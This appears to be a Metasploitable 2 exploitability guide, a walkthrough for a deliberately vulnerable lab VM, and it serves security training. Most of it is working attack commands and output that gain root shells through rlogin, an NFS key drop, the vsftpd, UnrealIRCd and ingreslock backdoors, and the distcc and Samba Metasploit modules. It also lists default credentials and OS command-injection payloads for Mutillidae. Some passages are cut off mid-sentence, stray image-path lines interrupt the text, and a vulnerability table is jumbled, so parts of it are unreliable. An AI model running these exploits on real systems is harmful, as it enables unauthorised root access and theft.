Metasploitable 2 Exploitability Guide

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms. By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network. (Note: A video tutorial on installing Metasploitable 2 is available here.)

This document outlines many of the security flaws in the Metasploitable 2 image. Currently missing is documentation on the web server and web application flaws as well as vulnerabilities that allow a local user to escalate to root privileges. This document will continue to expand over time as many of the less obvious flaws with this platform are detailed.

Getting Started

After the virtual machine boots, login to console with username `msfadmin` and password `msfadmin`. From the shell, run the `ifconfig` command to identify the IP address.

```
msfadmin@metasploitable:~$ ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0c:29:9a:52:c1
          inet addr:192.168.99.131  Bcast:192.168.99.255  Mask:255.255.255.0
```

DVWA

Information Disclosure

```
root@ubuntu:~# nmap -p0-65535 192.168.99.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-31 21:14 PDT
Nmap scan report for 192.168.99.131
Host is up (0.00028s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
```

```
55852/tcp open  unknown
MAC Address: 00:0C:29:9A:52:C1 (VMware)
```

Nearly every one of these listening services provides a remote entry point into the system. In the next section, we will walk through some of these vectors.

Unix Basics

TCP ports 512, 513, and 514 are known as "r" services, and have been misconfigured to allow remote access from any host (a standard ".rhosts + +" situation). To take advantage of this, make sure the "rsh-client" client is installed (on Ubuntu), and run the following command as your local root user. If you are prompted for an SSH key, this means the rsh-client tools have not been installed and Ubuntu is defaulting to using SSH.

```
# rlogin -l root 192.168.99.131
Last login: Fri Jun  1 00:10:39 EDT 2012 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

root@metasploitable:~#
```

This is about as easy as it gets. The next service we should look at is the Network File System (NFS). NFS can be identified by

```
root@ubuntu:~# rpcinfo -p 192.168.99.131
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  53318  status
    100024    1   tcp  43729  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  46696  nlockmgr
    100021    3   udp  46696  nlockmgr
    100021    4   udp  46696  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  55852  nlockmgr
    100021    3   tcp  55852  nlockmgr
    100021    4   tcp  55852  nlockmgr
    100005    1   udp  34887  mountd
    100005    1   tcp  39292  mountd
    100005    2   udp  34887  mountd
    100005    2   tcp  39292  mountd
    100005    3   udp  34887  mountd
    100005    3   tcp  39292  mountd

root@ubuntu:~# showmount -e 192.168.99.131
Export list for 192.168.99.131:
/ *
```

```
root@ubuntu:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.

root@ubuntu:~# mkdir /tmp/r00t
root@ubuntu:~# mount -t nfs 192.168.99.131:/ /tmp/r00t/
root@ubuntu:~# cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys
root@ubuntu:~# umount /tmp/r00t

root@ubuntu:~# ssh root@192.168.99.131
Last login: Fri Jun  1 00:29:33 2012 from 192.168.99.128
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

root@metasploitable:~#
```

Backdoors

On port 21, Metasploitable2 runs vsftpd, a popular FTP server. This particular version contains a backdoor that was slipped into the source code by an unknown intruder. The backdoor was quickly identified and removed, but not before quite a few people downloaded it. If a username is sent that ends in the sequence `:)` [a happy face], the backdoored version will open a listening shell on port 6200. We can demonstrate this with telnet or use the Metasploit Framework module to automatically exploit it:

```
user backdoored.)
331 Please specify the password.
pass invalid
^]
telnet> quit
Connection closed.

root@ubuntu:~# telnet 192.168.99.131 6200
Trying 192.168.99.131...
Connected to 192.168.99.131.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
```

On port 6667, Metasploitable2 runs the UnrealRCD IRC daemon. This version contains a backdoor that went unnoticed for months - triggered by sending the letters "AB" following by a system command to the server on any listening port. Metasploit has a module to exploit this in order to gain an interactive shell, as shown below.

```
msfconsole

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf  exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.99.131
msf  exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.99.131:6667...
[*] Command: echo 8bMUYsfmGvOLHBxe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8bMUYsfmGvOLHBxe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 -> 192.168.99.131:60257) at 2012-05-31 21:53:59
-0700


id
uid=0(root) gid=0(root)
```

Much less subtle is the old standby "ingreslock" backdoor that is listening on port 1524. The ingreslock port was a popular choice a decade ago for adding a backdoor to a compromised server. Accessing it is easy:

```
root@ubuntu:~# telnet 192.168.99.131 1524
Trying 192.168.99.131...
Connected to 192.168.99.131.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
```

configured systems. The problem with this service is that an attacker can easily abuse it to run a command of their choice, as demonstrated by the Metasploit module usage below.

```
msfconsole

msf > use exploit/unix/misc/distcc_exec
msf  exploit(distcc_exec) > set RHOST 192.168.99.131
msf  exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uk3UdiwLUq0LX3Bi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uk3UdiwLUq0LX3Bi\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 -> 192.168.99.131:38897) at 2012-05-31 22:06:03 -0700

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

```
root@ubuntu:~# smbclient -L //192.168.99.131
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))

root@ubuntu:~# msfconsole
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf  auxiliary(samba_symlink_traversal) > set RHOST 192.168.99.131
msf  auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf  auxiliary(samba_symlink_traversal) > exploit

[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]     \\192.168.99.131\tmp\rootfs\

msf  auxiliary(samba_symlink_traversal) > exit

root@ubuntu:~# smbclient //192.168.99.131/tmp
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
```

```
[...]
```

Weak Passwords

In additional to the more blatant backdoors and misconfigurations, Metasploitable 2 has terrible password security for both system and database server accounts. The primary administrative user `msfadmin` has a password matching the username. By discovering the list of users on this system, either by using another flaw to capture the passwd file, or by enumerating these user IDs via Samba, a brute force attack can be used to quickly access multiple user accounts. At a minimum, the following weak system accounts are configured on the system.

Account Name	Password
msfadmin	msfadmin
user	user
postgres	postgres
sys	batman


service	service

In addition to these system-level accounts, the PostgreSQL service can be accessed with username `postgres` and password `postgres`, while the MySQL service is open to username `root` with an empty password. The VNC service provides remote desktop access using the password `password`.

Vulnerable Web Services

Metasploitable 2 has deliberately vulnerable web applications pre-installed. The web server starts automatically when Metasploitable 2 is booted. To access the web applications, open a web browser and enter the URL `http://<IP>` where `<IP>` is the IP address of Metasploitable 2. One way to accomplish this is to install Metasploitable 2 as a guest operating system in Virtual Box and change the network interface settings from "NAT" to "Host Only". (Note: A video tutorial on installing Metasploitable 2 is available here.)

In this example, Metasploitable 2 is running at IP 192.168.56.101. Browsing to http://192.168.56.101/ shows the web application home page.



```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

> 192.168.56/24 is the default "host only" network in Virtual Box. IP address are assigned starting from "101". Depending on the order in which guest operating systems are started, the IP address of Metasploitable 2 will vary.


current version as of this writing, the applications are

- mutillidae (NOWASP Mutillidae 2.1.19)
- dvwa (Damn Vulnerable Web Application)
- phpMyAdmin
- tikiwiki (TWiki)
- tikiwiki-old
- dav (WebDav)

Mutillidae

The Mutillidae web application (NOWASP (Mutillidae)) contains all of the vulnerabilities from the OWASP Top Ten plus a number of other vulnerabilities such as HTML-5 web storage, forms caching, and click-jacking. Inspired by DVWA, Mutillidae allows the user to change the "Security Level" from 0 (completely insecure) to 5 (secure). Additionally three levels of hints are provided ranging from "Level 0 - I try harder" (no hints) to "Level 2 - noob" (Maximum hints). If the application is damaged by user injections and hacks, clicking the "Reset DB" button resets the application to its original state.

> Tutorials on using Mutillidae are available at the webpwnized YouTube Channel.



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10


Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

Enable hints in the application by click the "Toggle Hints" button on the menu bar:



Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

Command Injection Tutorial

Command injection may occur when a web application passes user input in part or in whole to the operating system for execution.

It is also possible to execute system commands via SQL injection. For example, SQL Server features the xp_cmdshell stored procedure which can execute operating system commands in the context of the web server if available.

Examples for page "dns-lookup.php"

```
Recon: Discover available functionality using provided help

        Windows XP: && help
        Linux: && <cmd> --help
        Linux: && man <cmd>

Recon: Determine current directory

        Windows XP: && dir
        Linux: && pwd

Recon: Chain commands to discover driectory structure

        Windows XP: && cd ../../.. && dir
        Linux: && cd ../../.. && ls -l

Scanning: Get machine network settings, hostname, DNS servers, subnet mask, etc.
```

The Mutillidae application contains at least the following vulnerabilities on these respective pages:

	SQL Injection on logged in user name Cross site scripting on blog entry Cross site scripting on logged in user name Log injection on logged in user name CSRF JavaScript validation bypass XSS in the form title via logged in username The show-hints cookie can be changed by user to enable hints even though they are not supposed to show in secure mode
arbitrary-file-inclusion.php	System file compromise Load any page from any site
browser-info.php	XSS via referer HTTP header JS Injection via referer HTTP header XSS via user-agent string HTTP header
capture-data.php	XSS via any GET, POST, or Cookie
captured-data.php	XSS via any GET, POST, or Cookie
config.inc*	Contains unencrytped database credentials

dns-lookup.php	Cross site scripting on the host/ip field O/S Command injection on the host/ip field This page writes to the log. SQLi and XSS on the log are possible GET for POST is possible because only reading POSTed variables is not enforced.
footer.php*	Cross site scripting via the HTTP_USER_AGENT HTTP header.
framing.php	Click-jacking
header.php*	XSS via logged in user name and signature The Setup/reset the DB menu item can be enabled by setting the uid value of the cookie to 1
html5-storage.php	DOM injection on the add-key error message because the key entered is output into the error message without being encoded
index.php*	You can XSS the hints-enabled output in the menu because it takes input from the hints-enabled cookie value. You can SQL injection the UID cookie value because it is used to do a lookup You can change your rank to admin by altering the UID value

	There are secret pages that if browsed to will redirect user to the phpinfo.php page. This can be done via brute forcing
log-visit.php	SQL injection and XSS via referer HTTP header SQL injection and XSS via user-agent string
login.php	Authentication bypass SQL injection via the username field and password field SQL injection via the username field and password field XSS via username field JavaScript validation bypass
password-generator.php	JavaScript injection
pen-test-tool-lookup.php	JSON injection
phpinfo.php	This page gives away the PHP server configuration Application path disclosure Platform path disclosure
process-commands.php	Creates cookies but does not make them HTML only

